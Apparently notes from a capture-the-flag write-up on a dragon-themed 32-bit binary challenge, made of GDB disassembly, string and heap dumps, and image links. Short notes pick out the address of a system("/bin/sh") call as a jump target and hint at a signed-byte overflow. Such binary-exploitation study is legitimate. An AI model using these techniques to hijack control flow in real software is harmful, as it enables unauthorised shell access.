0x08048d9c <+36>:    movl   $0x804932f,(%esp)
0x08048da3 <+43>:    call   0x8048580 <__isoc99_scanf@plt>
0x08048da8 <+48>:    movl   $0x8049334,0x4(%esp)
0x08048db0 <+56>:    lea    -0x16(%ebp),%eax
0x08048db3 <+59>:    mov    %eax,(%esp)
0x08048db6 <+62>:    call   0x80484c0 <strcmp@plt>
0x08048dbb <+67>:    test   %eax,%eax
0x08048dbd <+69>:    jne    0x8048dd9 <SecretLevel+97>
0x08048dbf <+71>:    movl   $0x804935c,(%esp)
0x08048dc6 <+78>:    call   0x8048530 <system@plt>
0x08048dcb <+83>:    mov    -0xc(%ebp),%eax
0x08048dce <+86>:    xor    %gs:0x14,%eax
0x08048dd5 <+93>:    je     0x8048df6 <SecretLevel+126>
0x08048dd7 <+95>:    jmp    0x8048df1 <SecretLevel+121>
0x08048dd9 <+97>:    movl   $0x8049364,(%esp)
0x08048de0 <+104>:   call   0x8048520 <puts@plt>
0x08048de5 <+109>:   movl   $0xffffffff,(%esp)
0x08048dec <+116>:   call   0x8048550 <exit@plt>
0x08048df1 <+121>:   call   0x8048500 <__stack_chk_fail@plt>
0x08048df6 <+126>:   leave
0x08048df7 <+127>:   ret
```




```
(gdb) x/s 0x804932f
0x804932f:      "%10s"
(gdb) x/s 0x8049334
0x8049334:      "Nice_Try_But_The_Dragons_Won't_Let_You!"
(gdb)
```


system(“/bin/sh”) >? 0x08048dbf

FIGHTDRAGON

?!?




```
0x080488a4 <+358>:    mov    %eax,0x4(%esp)
0x080488a8 <+362>:    movl   $0x8049108,(%esp)
0x080488af <+369>:    call   0x8048580 <__isoc99_scanf@plt>
0x080488b4 <+374>:    movl   $0x8049110,(%esp)
0x080488bb <+381>:    call   0x8048520 <puts@plt>
```




```
   0x080488e1 <+419>:   call   0x80484e0
   0x080488e6 <+424>:   leave
   0x080488e7 <+425>:   ret
End of assembler dump.
(gdb) x/s 0x8049108
0x8049108:      "%16s"
(gdb)
```

KNIGHTATTACK

010




```
0x0804886b <+301>:    call   0x8048b07 <KnightAttack>
0x08048870 <+306>:    mov    %eax,-0x18(%ebp)
0x08048873 <+309>:    nop
0x08048874 <+310>:    cmpl   $0x0,-0x18(%ebp)
0x08048878 <+314>:    je     0x80488cf <FightDragon+401>
```




```
(gdb) x/24xw 0x804c020
0x804c020:    0x08048d05    0x00000000    0x00000532    0x0000001e
0x804c030:    0x00000000    0x00020fd1    0x00000000    0x00000000
```

-127 ~ 127

TEST




```
Clarity! Your Mana Has Been Refreshed
But The Dragon Deals 10 Damage To You!
And The Dragon Heals 4 HP!
Well Done Hero! You Killed The Dragon!
The World Will Remember You As:
```

